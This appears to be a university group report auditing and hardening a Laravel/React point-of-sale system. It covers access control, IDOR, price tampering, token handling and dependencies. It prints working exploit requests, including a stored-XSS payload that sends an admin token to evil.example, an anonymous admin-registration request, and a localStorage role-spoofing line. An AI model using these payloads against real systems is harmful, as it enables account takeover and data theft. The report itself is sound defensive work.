

Securing a Multi-Branch Point-of-Sale System

SE4030 — Secure Software Development · Group Assignment

Application: Pubudu Tyres POS / mini-ERP — Laravel 10 REST API + React 19 SPA

Member	Index number	Workstream
Ravindu Bandara Subasinha (<i>leader</i>)	<INDEX_NO>	Access control, session management, OAuth/OIDC
Malith <FULL_NAME>	<INDEX_NO>	Input & business-logic integrity, auditability
Nimthara <FULL_NAME>	<INDEX_NO>	Frontend attack surface
Hamna <FULL_NAME>	<INDEX_NO>	Configuration, transport, dependencies, test suite, CI

1. Executive summary

We took a production point-of-sale system that our team had previously built for a multi-branch tyre and auto-parts business, audited it, and fixed it.

The audit found **18 distinct vulnerabilities**. We fixed 13 and documented 5 as deliberately deferred with reasons. We also implemented **Google OpenID Connect sign-in using the Authorization Code flow with PKCE**, applied to the staff login feature.

Three findings stand out, because each one alone was sufficient to compromise the entire system:

An unauthenticated endpoint that issued administrator credentials. `POST /api/register` sat outside every middleware group and accepted the caller's own choice of `role`. One anonymous HTTP request returned a working admin bearer token. Every other access control in the application was downstream of this one.

An authorization layer that was built and never installed. The application contained a correct `AdminMiddleware`, correctly registered. It was applied to exactly zero routes. Being signed in as any cashier was sufficient to cancel invoices, rewrite stock quantities, reprice goods, zero a customer's debt and read every profit report.

Stored cross-site scripting that stole administrator sessions. The thermal-receipt printer built HTML by string concatenation with no escaping anywhere in the codebase — and the one function that looked like a sanitiser had had its `.replace()` deleted, so it returned its input unchanged. A cashier could save a customer name containing a script payload; it fired when an *administrator* later printed that invoice, exfiltrating the admin's token from `localStorage` — a token which, because of a separate finding, never expired.

The measurable outcome:

	Before	After
Attack scripts that succeed	12 / 12	0 / 13
Composer advisories	41	0
npm advisories (2 critical, 14 high)	23	0
Automated security tests	0	89

All findings were confirmed by executing the attack, not by reading code. Every fix is verified by a runnable script and by a regression test that fails against the original and passes against the fixed version.

2. The application

A point-of-sale and inventory system for a tyre shop with multiple branches, in production use.

Backend — Laravel 10.50 / PHP 8.1, Sanctum bearer tokens, MySQL. 14 API controllers, ~102 routes.

Frontend — React 19, Vite, Tailwind, axios. 24 pages.

Domain features: invoicing with cash and credit sales, FIFO batch stock allocation, a customer credit ledger, goods-received notes with adjustment history, a discount-request approval workflow (cashier requests → administrator approves), multi-branch separation by "department", staff management, and sales/profit reporting.

Why this application qualifies. It is our own prior work, not a teaching application. It is not WebGoat, DVWA or any deliberately-vulnerable target, and the hardened version was not publicly available before this assignment. It has genuine scope: real money, real customer PII, multi-tenancy, a role model and an approval workflow — enough structure for authorization flaws to be meaningful rather than academic.

Baseline. The unmodified code is tagged `v0-original-vulnerable` in both new repositories. Backend last original commit `d997cbc` (18 May 2026); frontend `52b7707` (27 May 2026).

2.1 Threat model

We worked from three attackers, which is what makes the severity ratings meaningful.

A1 — The anonymous internet. Can reach the API. Before our work: could create an administrator account (V-01), script the API from any website (V-08), and download `/.env`, `/composer.lock` and `/storage/logs/laravel.log` directly (V-07).

A2 — A dishonest cashier. Holds a valid employee token. This is the realistic insider: a shop employee with a till. Before our work: could sell at any price they chose (V-10), erase a customer's debt with no ledger entry (V-04), read every other branch's customers and invoices (V-03), void sales to conceal cash theft (V-02), and read company-wide profit and margin (V-02). Critically, **none of it was logged** (V-11).

A3 — A network or supply-chain attacker. Before our work: bearer tokens crossed one hop in cleartext (V-15), a poisoned spreadsheet reached a parser with two known CVEs (V-17 + V-12), and the production hostnames were published in a committed `.env` (V-14).

The asset that matters most is not the customer list — it is **the integrity of the money record**. A POS system that cannot prove what was sold, at what price, by whom, is worthless as a book of account. Several findings below attack exactly that.

3. Methodology

We combined four techniques deliberately, because each finds what the others miss.

Manual code review (white box). The primary technique and the one that found the most severe issues. V-01 and V-02 are invisible to a scanner that does not know which routes *ought* to be privileged — a scanner sees `POST /register` returning 201 and calls it working. Reading `routes/api.php` next to `Kernel.php` and noticing that a registered middleware alias appears nowhere is a human activity.

Software composition analysis. `composer audit` and `npm audit`. Immediate and decisive: 41 and 23 advisories respectively.

Dynamic testing (black box). We wrote `evidence/poc/run-all.mjs`, a suite of scripts that perform each attack against a running instance and report `VULNERABLE` or `FIXED`. This is the core of our evidence, because it removes the ambiguity in "we think we fixed it". It is a single command with a pass/fail exit code, so it also serves as the demonstration in the video.

Regression testing. 74 PHPUnit tests plus 15 Vitest tests, each written to fail against `v0-original-vulnerable` and pass afterwards.

3.1 A note on verifying rather than assuming

Three times during this work the evidence contradicted the initial reading, and each correction improved the result.

We initially recorded V-10 as "client-supplied totals and spoofable `inv_by`". Reading `InvoiceController::store` properly showed the server *did* compute the totals itself (:58-75) and *did* force `inv_by` from the token (:106). The real defect was narrower and, once understood, more interesting: the server computed correct totals *from line prices the attacker supplied*. That is the more instructive finding, because the code looks defensive — and it is what makes the entire discount-approval workflow decorative.

An early PoC run reported V-04 and V-10 as already fixed. Both had returned HTTP 500. A 500 is not a security control; it was a malformed test payload. Had we accepted it, we would have reported two vulnerabilities as absent that were in fact exploitable.

A later run reported V-10 as fixed for the wrong reason. The V-02 probe ("can an employee reprice stock?") set the catalogue price to 1 as a side effect, so V-10's "sell a 32,000 LKR tyre for 1 LKR" check was comparing 1 against 1 and passing. We made the V-02 probe restore the price and V-10 read the live catalogue price instead of a hard-coded constant.

The general lesson, and one of the best-practice points in §8: **a test that passes tells you nothing unless you have seen it fail for the right reason.**

4. Vulnerabilities found and fixed

Ordered by severity. Each entry gives the evidence, the exploit, the root cause, the fix and the verification.

V-01 · Unauthenticated registration issued administrator tokens

OWASP A01:2021 Broken Access Control · **CWE-862**, **CWE-269** · **CVSS 9.8**
(AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) · **Critical**

Evidence. `routes/api.php:28`

```
// Public Routes
Route::post('/login', [AuthController::class, 'login']);
Route::post('/register', [AuthController::class, 'register']);
```

Registered outside every middleware group. The controller then accepted the caller's own choice of privilege — `AuthController.php:163` `'role' => 'required|in:admin,employee'` — wrote it through at `:227`, and minted a token at `:232`.

Exploit, executed against the original:

```
POST /api/register      (no Authorization header)
{"username":"attacker_...", "password":"password", "role":"admin", ...}

→ 201 Created, role granted = admin
→ GET /all-users with the returned token → 200, 5 user records returned
```

Root cause. Two independent mistakes compounding. The route was never placed in a protected group — plausibly a scaffolding leftover, since `/login` legitimately belongs there and `/register` was written beside it. And the `role` field was treated as ordinary user input rather than as a privilege assignment. Either alone is survivable; together they are total compromise.

Fix. The route moved inside `auth:sanctum` + `admin`. Registration no longer issues a token at all: an administrator creating a staff account has no business receiving that account's session. Password policy strengthened (V-05c).

Verified. `POST /register` unauthenticated → **401**, no user created. As a cashier → **403**.

V-02 · The role gate was written and never applied

OWASP A01:2021 / API5:2023 BFLA · **CWE-285** · **Critical**

Evidence. The application already contained a correct implementation:

```
// app/Http/Middleware/AdminMiddleware.php:25
if ($request->user()->role !== 'admin') {
    return response()->json(..., 403);
}

// app/Http/Kernel.php:67
'admin' => \App\Http\Middleware\AdminMiddleware::class,
```

A grep of `routes/` found **one** middleware call in the entire file: `Route::middleware('auth:sanctum')` at line 31. `AuthServiceProvider:15` had an empty `$policies` array, and there was no `Gate::define` anywhere in the project.

Exploit. With an ordinary cashier's token, not one of these was refused:

Request	Result	Impact
GET /reports/daily-profit	200	Company-wide profit and margin
GET /reports/customers	200	The entire customer list
POST /grn-items/update-selling-price	200	Reprice any stock batch
PUT /invoices/{id}	reached	Void any sale
POST /grns/adjust-quantity	reached	Rewrite stock quantities
POST /customers/{id}/adjust-credit	reached	Zero any customer's debt

Root cause. This is the most instructive finding in the report. The security control was *designed, implemented and registered* — and then not connected. Everything about the codebase says someone understood the requirement. What was missing was any mechanism that would notice the gap: no test asserted that a privileged route refuses an employee, and nothing in code review made "which routes are admin-only?" a visible question.

Tellingly, `DiscountRequestController::approve:156` and `reject:244` *do* contain inline role checks. The knowledge was present; the systematic application was not.

Fix. `routes/api.php` restructured into three explicit tiers — public, `auth:sanctum + active`, and `+ admin` — with each placement decided by what the job actually requires and commented accordingly. Cashiers keep creating invoices, creating and finding customers, and taking credit payments. Cancelling an invoice, adjusting a credit balance, repricing and all cost/margin reporting became admin-only. The inline checks in `DiscountRequestController` are now backed by route middleware so a future handler cannot forget.

Verified. Eleven privileged endpoints, each asserted to return 403 for an employee *and* to remain reachable for an administrator — a gate that refuses everybody is not a fix.

V-13 · Stored XSS in the receipt printer → administrator token theft

OWASP A03:2021 Injection · CWE-79 · CVSS 8.8 · Critical

Evidence. There was no HTML escaping anywhere in the frontend. A repository-wide search for `escapeHtml|sanitiz|DOMPurify` over `src/` returned one hit, and it was an unrelated `encodeURIComponent`.

React escapes everything it renders, so the JSX was never the problem. Receipts and reports are *not* rendered by React — they are assembled as template strings and handed to `document.write()` in a new window, at seven call sites including `CreateInvoice.jsx:1751` and `SalesHistory.jsx:1011`.

Those templates interpolated server data raw: customer name, customer phone, cashier name, department name and address, product name, and the free-text invoice note.

And the one function that *looked* like a sanitiser was a no-op:

```
// src/pages/Invoice/CreateInvoice.jsx:1299
const cleanProductName = (productName) => {
  if (!productName) return "";
  // Remove everything inside parentheses including the parentheses
  return productName          // <- that is the entire function
};
```

Its own comment describes a `.replace()` that is not there. This made it the most dangerous line in the file: a reviewer seeing `cleanProductName(...)` at the interpolation site would reasonably assume the value had been handled.

Exploit chain. A cashier saves a customer named — or types into an invoice note:

```
<img src=x onerror="fetch('https://evil.example/?t='+localStorage.authToken)">
```

Nothing happens at that point. The payload fires when an **administrator** later prints that invoice from Sales History. It executes in a same-origin window and exfiltrates the admin's bearer token, which the application kept in `localStorage` where script can read it (V-16) and which never expired (V-06).

Stored XSS to full administrator account takeover, triggered by a routine business action, requiring only the ability to type a customer's name. Product names imported from a spreadsheet (V-17) reach the same sink.

Root cause. A rendering path that bypasses the framework's protection. The team's mental model was "React escapes for us" — correct for 23 of 24 pages, and wrong for the one that builds HTML by hand. The no-op sanitiser suggests the escaping once existed and was lost in a refactor with nothing to catch it.

Fix. 1. `src/lib/escapeHtml.js`, escaping all **five** significant characters rather than the usual three — `"` and `'` matter because these templates interpolate into quoted attributes, where escaping only `<`, `>` and `&` still allows an attacker to close the quote and add an event handler. 2. Applied where API data *enters* each template rather than at each of the dozen `${...}` sites, so there is one line per value to review instead of twelve — which is how the originals ended up with none. 3. `cleanProductName` restored: it now strips the parenthesised suffix *and* escapes. 4. **A lint gate**, so this cannot return. `eslint.config.js` forbids `document.write`, `innerHTML`, `outerHTML`, `insertAdjacentHTML`, `dangerouslySetInnerHTML`, `eval` and `new Function`.

A detail worth recording. The obvious ESLint rule does not work here. `no-restricted-properties` with `{object: 'document', property: 'write'}` only matches the bare identifier `document`. Every call site in this application is `printWindow.document.write(...)`, where the object is the member expression `printWindow.document` — so the obvious rule silently matched **none of the seven**. The gate uses a custom AST selector instead. A security control that appears to work and does not is worse than none, because it stops anyone looking.

Verified. 15 regression tests. The central one parses the escaped payload with jsdom and asserts the browser sees **one text node and zero `<img>` elements** — a structural proof rather than a substring check:

```
expect(escaped).not.toMatch(/<["']/);
host.innerHTML = `<div class="product-name">${escaped}</div>`;
expect(host.querySelectorAll("img")).toHaveLength(0);
expect(host.querySelector(".product-name").textContent).toBe(payload);
```

V-03 · IDOR — no branch scoping on any record lookup

OWASP A01:2021 / API1:2023 BOLA · CWE-639 · High

Evidence. Every `{id}` handler was a bare primary-key lookup:

```
CustomerController.php:101  Customer::with('department')->find($id);
InvoiceController.php:229   Invoice::with([...])->find($id);
GrnController.php:207      Grn::with([...])->find($id);
```

Users carry a `department_id` (`User.php:24`) and so do the records (`Invoice.php:16`, `Grn.php:15`). Branch isolation was **modelled throughout the schema and enforced nowhere**.

Exploit. Authenticated as the Colombo cashier (`department_id = 1`):

```
GET /api/customers/2 → 200   leaked "Dilani Wickramasinghe", credit balance 78,500.00
GET /api/invoices/2 → 200   leaked the Kandy branch invoice INV0002
```

Ids are sequential integers, so an employee could walk the whole database: every customer's name, address, phone and NIC, every invoice, every stock batch and its cost price, across every branch.

Root cause. The classic shape of a broken-access-control defect: `DiscountRequestController::index:116` *does* scope its query to the caller. One place got it right. The pattern was understood and simply not applied anywhere else, because nothing made the omission visible.

Fix. A `ScopedToDepartment` trait on `Customer`, `Invoice` and `Grn`, providing `->visibleTo($user)`.

Two decisions worth stating:

- **A trait with an explicit call site, not a global scope.** A global scope would silently filter every query in the application including reports and background work, and would be switched off by anyone writing

`withoutGlobalScopes()` without understanding why it was there. `->visibleTo()` is greppable — the scoped call sites can be listed, and anything unscoped is visible by its absence.

- **404, not 403.** A 403 confirms the record exists, letting an attacker enumerate ids and map another branch's data volumes without reading a field. "Not found" and "not yours" must be indistinguishable from outside.

A user with **no** department sees **nothing**, not everything — treating a missing `department_id` as "all departments" would turn a data-entry omission into a privilege escalation.

Applied to 13 lookups **plus the** `index()` **listings**, since fixing only the `{id}` handlers would have leaked the same data in bulk.

Verified. Cross-branch reads → 404. Own-branch → 200. Administrator → sees all. Listing endpoints scoped. Orphaned user sees nothing.

V-10 · The client dictated the selling price, and the discount workflow was decorative

OWASP A04:2021 Insecure Design / API6:2023 · **CWE-602, CWE-807 · High**

Evidence. `InvoiceController::store` took the unit price straight off the request:

```
:62  $sellingPrice = (float) $item['selling_price'];
:63  $discount     = (float) ($item['discount'] ?? 0);
```

This is easy to misread as safe. The server **did** compute the totals itself and **did** force `inv_by` from the token. But computing a correct total from attacker-supplied line prices is not server-side control — it just launders the attacker's numbers.

Exploit. As an ordinary cashier:

```
POST /api/invoices
  items[0].selling_price = 1          (catalogue price: 32,000 LKR)
→ 201 Created, INV0003, net_total persisted as 1
```

The consequence is not merely underselling. The application has a complete discount-approval workflow: the cashier raises a `DiscountRequest`, an administrator reviews and approves or rejects it, a push notification is sent, and `DiscountRequestController::approve` applies it. **Every part of that was decorative.** A cashier wanting 30,000 LKR off simply typed a lower `selling_price`, and no approval was ever sought.

Two ways to steal, both invisible in the books: sell at a private price to an accomplice, where the invoice, the stock movement and the profit report all agree with each other; or apply any discount with no approval record behind it.

Root cause. A trust boundary drawn in the wrong place. The design treats the till as part of the system rather than as a client. That is defensible for a cash drawer in a locked shop and indefensible for an HTTP API — but the distinction is invisible unless someone asks "what if the request did not come from our own UI?"

Fix. `store()` restructured into *resolve, then persist*:

- **Products** — price from the `grn_items` batches that FIFO actually allocates, quantity-weighted when one line spans several batches at different prices. Stock allocation therefore moves earlier in the method; it already ran inside one transaction, so atomicity is unchanged.
- **Services** — from `services.price`, looked up by the id encoded in the line's `product_code` as `SVC-<id>`.
- **Discounts** — require an **approved, unconsumed** `DiscountRequest` raised by the same cashier, capped at the approved amount.

The client's submitted price is treated as advisory and a mismatch is **rejected** with a 422 naming the line, not silently corrected. Silent correction would let a cashier hand the customer a receipt showing one figure while the books recorded another, and would hide genuine drift between the till and the catalogue.

Approvals were made **single-use** (`consumed_at`, `consumed_inv_no`). Without that, one approval for "Rs 2,000 off a Michelin tyre" could be replayed on every later sale of that product, forever. It also gives auditors a direct link from a discounted line back to the administrator who authorised it.

Verified. Price tamper → 422, no stock consumed. Correct price → 201. Unapproved discount → 422. Approved discount → accepted *and* consumed. Replay → 422. Over-cap → 422. Another cashier's approval → 422.

V-04 · Mass assignment erased customer debt and rewrote business keys

OWASP A08:2021 / API6:2023 · **CWE-915 · High**

Evidence. `CustomerController.php:148`. The method *does* validate first, which is what makes this easy to miss:

```
$request->validate([ ... 'credit_balance' => 'nullable|numeric|min:0' ]);  
$data = $request->all();          // rules checked; payload NOT filtered  
$customer->update($data);
```

Validation checks the keys it lists; it does not filter the payload. Any other key present in the request — including any column in `$fillable` — was mass-assigned untouched. Only `validated()` filters.

Exploit.

```
PUT /customers/1 {"credit_balance": 0}          → 200  
    45,000 LKR of debt erased, no CreditTransaction row written  
  
PUT /customers/3 {"customer_code": "CUS-HIJACKED"} → 200  
    the key invoices and credit_transactions join on, rewritten
```

The second exploit only succeeded on a customer with no invoices — on others the *database* foreign key blocked it. **The application never objected**, so that protection was incidental, not designed.

The same `$request->all()` pattern with **no validation at all** appeared in four more controllers, each exposing its own business key.

Root cause. A widespread misunderstanding of what `validate()` does. It is a genuinely confusing API: it looks like a filter and behaves like an assertion.

Fix. Two independent layers.

1. **Model.** Business keys removed from `$fillable` entirely and set once, at creation, by direct attribute assignment — which is not subject to mass-assignment protection. If a controller ever regresses to `update($request->all())`, the key still cannot move.

2. **Controller.** Every write assigns `$validated` only. The four unvalidated controllers gained rules.

`credit_balance` is declared `prohibited` on update with a message pointing at the ledger endpoints. An explicit 422 beats silently dropping the field — a client that believes it wrote a balance and did not is its own class of bug.

Also fixed here, because it was masking this entire class of defect: every `try/catch` wrapping a `validate()` call caught `\Exception`, and `ValidationException` extends `Exception` — so validation failures were swallowed and returned as **500 "Failed to update customer"**. Eleven catch clauses now re-throw so the handler renders a proper 422.

Verified. Both writes → 422, values unchanged, with an actionable error message.

V-05 · Authentication weaknesses (four sub-findings)

OWASP A07:2021 · High

V-05a — Username enumeration. `AuthController.php:33` returned `404 "The provided username does not exist."` versus `:40 401 "The provided password is incorrect."` An attacker could confirm which usernames exist — cheaply, without guessing a password — and only then spray. Usernames here are predictable staff names, so that first step was close to free. **CWE-204.**

Fixed: one response for both, `401 "The username or password is incorrect."` A bcrypt comparison against a dummy hash runs when the user does not exist, so the *response time* does not leak what the message no longer does — without it, a missing user returns in microseconds while a real one costs a full cost-12 bcrypt round. **CWE-208.**

V-05b — No brute-force protection. No limiter on `/login`; the only restriction was the global 60/minute by IP. Confirmed: **20 consecutive wrong passwords, all processed, none throttled**, and — before V-11 — no log entry either. **CWE-307.**

Fixed with two limits applied together: 5/minute per **username+IP** (stops hammering one account) and 20/minute per **IP** (stops credential stuffing, where each attempt uses a *different* username and so would never trip a per-username limit). Per-minute limiting rather than a hard lockout, deliberately: a lockout on a shop till is itself a denial of service — an attacker knowing a cashier's username could lock them out mid-shift.

V-05c — Weak password policy. `'required|string|min:6'`. Confirmed: **"123456" was accepted** — the most commonly used password in the world. **CWE-521.**

Fixed: 12 characters, mixed case, digit, symbol, plus `uncompromised()` — a Have I Been Pwned check using k-anonymity, so only the first five characters of the SHA-1 hash leave the server and the password never does. If that service is unreachable the rule passes rather than locking staff out of account creation.

V-05d — No self-service password change. The only path was the admin-only `update`, which did **not** require the current password. So any compromise of an admin token was a permanent takeover of every account, and a cashier who thought their password had been seen could do nothing. **CWE-620.**

Fixed: `POST /change-password` requiring the current password — so a stolen *token* cannot be used to change the password and lock the real owner out — and revoking every session afterwards.

V-06 · Tokens never expired and survived termination

OWASP A07:2021 · **CWE-613, CWE-672 · High**

Evidence. `config/sanctum.php:49` `'expiration' => null`. Tokens issued with default `['*']` abilities, prior tokens never revoked, logout deleting only `currentAccessToken()`, and `is_active` checked at login and never again.

Exploit, executed end to end:

1. employee logs in → token issued
2. admin sets `is_active=false` → fresh logins refused (403)
3. the OLD token is replayed → GET `/me` 200, still fully authorised

With no expiry, that access was **permanent**. A dismissed employee kept the ability to read customer records and cost prices and to cancel invoices. The `personal_access_tokens` table always had an `expires_at` column; nothing ever set it.

This is also what made V-13 catastrophic rather than merely serious: a token stolen by XSS was good forever.

Fix. 8-hour expiry (one shop shift), configurable. Role-scoped abilities instead of `['*']`. Prior tokens revoked on login — one person, one active session, which is right for a till and means a stolen token dies when the real user next signs in. Tokens revoked on deactivation, role change, username change and password change, each with an audit entry naming the reason. A new `EnsureUserIsActive` middleware re-checks on **every** request as a backstop for anything that flips `is_active` without going through the controller. `POST /logout-all` for a user who suspects compromise.

A `pubudupos_` token prefix was added so GitHub's secret scanning can recognise a leaked token — relevant for a project that had already committed a `.env`.

Verified. Token replayed after deactivation → **401**.

V-07 · Error, source and log disclosure

OWASP A05:2021 · **CWE-209, CWE-538, CWE-552 · High**

Three separate paths.

1. Raw exception text returned regardless of `APP_DEBUG` at ten call sites. Observed:

```
GET /api/reports/carts → 500
{"message":"Class \"App\\Models\\Cart\" not found","exception":"Error",
"file":"...\\app\\Http\\Controllers\\Api\\ReportController.php","line":23}
```

A `PUT /customers/1` leaked the full SQL statement, database name, table and foreign-key constraint name. Notably `GrnController` already gated its messages behind `config('app.debug')` — the correct pattern was known and applied inconsistently.

2. The entire project directory served over HTTP. `index.php` and `.htaccess` were copied from `public/` to the repository root so the app would run with the document root at the project root. The copy was verbatim, carrying no access rules — and because the front-controller rewrite only fires for paths that do *not* exist (`RewriteCond %{REQUEST_FILENAME} !-f`), every file that *does* exist was served as-is: `/.env` (DB password, `APP_KEY`, OneSignal REST key), `/composer.lock`, `/storage/logs/laravel.log`, `/database/migrations/*`, `/app/**`. `APP_KEY` alone signs and encrypts every Laravel cookie and signed URL.

3. Runtime logs committed to the repository, and downloadable per (2).

Two endpoints additionally returned 500 on *every* call, which is what made (1) trivially reachable: `ReportController::cartsReport` referenced `App\Models\Cart`, a class that does not exist, and `routes/api.php:161` pointed at a `show()` method that was never written.

Fix. A single uniform JSON error contract in `Handler::render()`, so an individual controller can no longer get it wrong: unexpected faults return a generic message plus a correlation UUID, with the full exception always logged and detail attached only when `config('app.debug')` is explicitly true. All ten ungated messages gated. The root `.htaccess` hardened to deny dotfiles, application directories, project metadata and source/data/log extensions — using `mod_rewrite` because `<Files>/<Directory>` are frequently disabled in shared-hosting contexts. Logs removed from tracking, `.gitignore` extended. `.env` `copy.example` renamed to `.env.example` and hardened: **it shipped** `APP_ENV=local` and `APP_DEBUG=true`, which is exactly what Composer's `post-root-package-install` copies into `.env` automatically. The dead `Cart` report deleted; `show()` implemented; the written-but-unrouted `cancel()` routed.

Not fully fixed — see NF-5. The structural fix is to point the document root at `public/` and delete the root front controller. That requires hosting-panel access the team does not have, and getting it wrong takes the live POS offline.

V-12 · Vulnerable and outdated components

OWASP A06:2021 · CWE-1104, CWE-937 · High

Backend — 41 advisories across 13 packages (12 high, 24 medium, 4 low): guzzle (9), psr7 (4), commonmark (12), laravel/framework (3), symfony/mime, routing, yaml, mailer, process, http-foundation, polyfill-intl-idn, phpunit, psysh.

Root cause: `laravel/framework` pinned to `^10.10`. **Laravel 10's security support ended 2025-02-04** and the project ran on PHP `^8.1`, whose support ended 2025-12-31. Both framework and runtime were past end of life.

This turned out not to be a theoretical concern. **Composer now refuses to install any 10.x release at all:**

```
Root composer.json requires laravel/framework ^10.10, found
laravel/framework[v10.10.0, ..., v10.50.3] but these were not
loaded, because they are affected by security advisories
```

There is therefore no "pin to the latest 10.x patch" option. Our plan had listed the major upgrade as *deferred*; the evidence made it mandatory, and we promoted it to a fix.

Upgraded to **Laravel 12.69.2** with Sanctum 4.3.3, PHP floor `^8.2`, PHPUnit 11. Compatibility was checked first: no migration uses `->change()` (which needed Doctrine DBAL, removed in 11), the classic `bootstrap/app.php` and `Kernel.php` structure that Laravel 12 still supports for upgraded applications is retained, and no removed helper is referenced. One change was required — **Sanctum 4 no longer auto-loads its `personal_access_tokens` migration**, so it is now published into the application; without it every login fails.

Frontend — 23 advisories (2 critical, 14 high). Two were reachable from user input:

- **xlsx@0.18.5** — CVE-2023-30533 (prototype pollution in `sheet_to_json`) and CVE-2024-22363 (ReDoS). Reachable via `GrnAdjust.jsx:1222`, which validates *nothing* before calling `XLSX.read()`. `npm audit fix` cannot resolve this: **SheetJS no longer publishes to npm**, so the registry's newest version is the vulnerable one. Repointed to the vendor's own distribution at `0.20.3`.
- **jspdf@3.0.4** — 10 advisories rated critical including PDF injection allowing arbitrary JavaScript. Reachable because every exported PDF is built from unescaped server strings (V-13). Upgraded to `^4.2.1` after confirming `jspdf-autotable@5` already declares `peerDependencies {"jspdf": "^2 || ^3 || ^4"}` and that only APIs stable across the major are used.

Verified. `composer audit` → *No security vulnerability advisories found* (41 → 0). `npm audit` → *found 0 vulnerabilities* (23 → 0). Both suites and both builds pass.

V-14 • `.env` committed to the repository

OWASP A05:2021 • **CWE-540, CWE-538** • High

```
$ git ls-files | grep -i env
.env
$ git log --diff-filter=A --format="%h %ad %s" --date=short -- .env
8b9653b 2025-12-06 env
```

Root cause — and this is the part that matters. `.gitignore` was the stock Vite template: 27 lines covering `node_modules`, `dist` and editor directories, with **no `.env` rule of any kind**. Nothing prevented the commit and nothing warned afterwards.

The file exposed the production API hostname and, in commented-out lines, an otherwise-undisclosed staging backend. Neither is a credential, so this is not the worst possible outcome — but the *pattern* is what makes it serious: the file a developer will eventually put a real key into was being committed by default.

Fix. `git rm --cached .env`; `.gitignore` extended with `.env`, `.env.*`, `!.env.example`. A documented `.env.example` added, stating plainly that anything prefixed `VITE_` is **inlined into the public JavaScript bundle** — the non-obvious part, and how a developer who treats `.env` as private storage publishes an API key to every visitor.

The CI secret-scan job asserts **the `.gitignore` rule exists**, not merely that the file is currently absent. Checking only the current state would pass again the moment someone re-added it.

Not fully fixed — NF-5. The hostnames remain in history.

V-15 · Bearer tokens proxied over plaintext HTTP

OWASP A02:2021 · CWE-319 · High

`vercel.json:5` rewrote `/api/:path*` to `http://pubudutyres.codexpress.codes`, while `.env:1` used `https://` for the *same host* — a downgrade, not a host lacking TLS. Every proxied request carries `Authorization: Bearer <token>`, so tokens, customer phone numbers and cost prices travelled one hop unencrypted. Because tokens never expired (V-06), a token captured once stayed valid indefinitely.

Fix. `https://` in the rewrite, plus HSTS and `upgrade-insecure-requests` in the new CSP as browser-side backstops.

V-16 · Token in `localStorage`; role trusted from client storage

OWASP A07:2021 / A01:2021 · CWE-522, CWE-603 · High

Three related defects.

1. The token and full user record lived in `localStorage` — readable by any script on the origin, not scoped to a tab, surviving browser close. This is the storage that V-13's payload read.
2. `role` was read back out of that writable storage and used for access control (`App.jsx:50`, `lib/auth.js:15`), and `AuthContext.jsx:27-46` restored the session with **no server call at all**. Typing `localStorage.setItem('user', JSON.stringify({role:'admin'}))` and reloading produced the administrator UI.

Worse, the financial data was *already in the response* and merely hidden — `Reports.jsx:337,420,518,...` conditionally render cost and margin columns, so an employee saw them in DevTools regardless. And `/sales/profit` was missing `adminOnly` entirely while the sidebar showed "Profit" only to admins, so it *looked* restricted.

3. Logout cleared only two keys, leaving invoice drafts with customer PII, `grn_report_data` containing wholesale **cost prices**, and the cached service catalogue behind for the next cashier on a shared till.

Fix. The token now lives in a module-scoped variable — ordinary memory, not enumerable, gone when the tab closes — with a per-tab `sessionStorage` mirror so a refresh does not sign the cashier out mid-sale. `AuthContext` calls `GET /me` on boot and uses the **response** as the authority on identity and role; on failure it explicitly does *not* fall back to the cached record. `clearAllAppStorage()` clears the token, the user cache, both legacy keys and the five business-data keys. `adminOnly` added to `/sales/profit`. Cost and margin

reporting moved behind `admin` middleware server-side (V-02), so the figures no longer reach an employee's browser at all. The dead duplicate `src/services/api.js` — which imported from a module that does not exist and read a divergent `auth_token` key logout never cleared — deleted.

Not fully fixed — NF-2.

V-17 · Unvalidated uploads reached a vulnerable parser

OWASP A05/A06:2021 · CWE-434, CWE-400 · Medium

Four upload paths disagreed about validation. `GrnAdjust.jsx:1223` was the worst — this is the *complete* validation:

```
const file = e.target.files[0];
if (!file) return;           // <- all of it
...
const workbook = XLSX.read(data, { type: "array" });
```

The `accept=".xlsx,.xls,.csv"` attribute looks like a control but is a file-picker hint, bypassed by drag-and-drop or renaming. Arbitrary bytes of arbitrary size reached `xlsx@0.18.5` with its two CVEs.

Fix. A shared validator applied to all four paths: presence, 10 MB cap, extension allow-list, MIME check, and **magic bytes** — the only check an attacker cannot rename their way past, and why the function is async. `.xlsx` must start `50 4B` (ZIP), `.xls` `D0 CF 11 E0 A1 B1 1A E1` (OLE2) or ZIP, `.csv` must contain no NUL in its first bytes. A 5,000-row cap before mapping.

V-08 · CORS accepted every origin · V-09 / V-18 · No security headers

OWASP A05:2021 · CWE-942, CWE-693 · Medium

`config/cors.php:22` `'allowed_origins' => ['*']`, confirmed: `Origin: https://attacker.example.com` → `Access-Control-Allow-Origin: *`. Combined with the unauthenticated `/register` (V-01), that alone was enough to create an admin account from a drive-by page.

Neither tier sent **any** security header: no CSP, no `X-Frame-Options` (clickjackable), no HSTS, no `nosniff`, no `Referrer-Policy`.

Fix. CORS origins from an explicit `FRONTEND_URLS` allow-list with **no wildcard fallback** — a missing environment variable must fail closed, not silently restore the vulnerability. A global `SecurityHeaders` middleware registered in the **global** stack rather than a route group, so 404s, 405s, throttle 429s and exception responses are covered too. A `headers` block in `vercel.json` with a real CSP, which is also the defence-in-depth layer behind V-13.

HSTS is emitted **only** over TLS: RFC 6797 §7.2 forbids sending it over plain HTTP, and emitting it on a local dev server would pin developers' browsers to HTTPS for localhost.

Known limitation: `style-src` retains `'unsafe-inline'`. Tailwind and the print templates emit inline style attributes, and removing it needs a nonce-based build pipeline. Residual risk is CSS injection, not script

execution.

V-11 · No security audit trail

OWASP A09:2021 · CWE-778, CWE-532 · Medium

The application recorded nothing that would let an incident be reconstructed. **Failed logins were not logged at all** — `AuthController:73` wrote a line only when login *threw*, so a wrong password produced no record and the 20-attempt spray in V-05b left no trace.

Worse, **invoice cancellation actively destroyed the evidence**: `update():446-487` overwrites `total_amount`, `net_total` and every line's `selling_price` with `0` in place. After cancelling there was no way to distinguish a voided 500,000 LKR sale from a voided 500 LKR one, and no record of who voided it.

This matters because cancelling an invoice is the classic way theft is concealed in a POS: take the cash, void the sale, and the stock returns to the shelf as though nothing happened.

Fix. An `audit_logs` table recording action, severity, actor, subject, a before/after JSON diff, and request provenance. `AuditLog` is **append-only in code** — `performUpdate()` and `delete()` throw — because an audit trail an attacker can edit is not an audit trail. A single `AuditLogger` writes every event **twice**: to the table (queryable) and to a separate `security` log channel with 90-day retention (shippable to a SIEM, and the copy that survives if the database is what was compromised). Its level is pinned to `info` independently of `LOG_LEVEL`, because the hardened `.env.example` sets `LOG_LEVEL=warning` in production and would otherwise discard successful-login records.

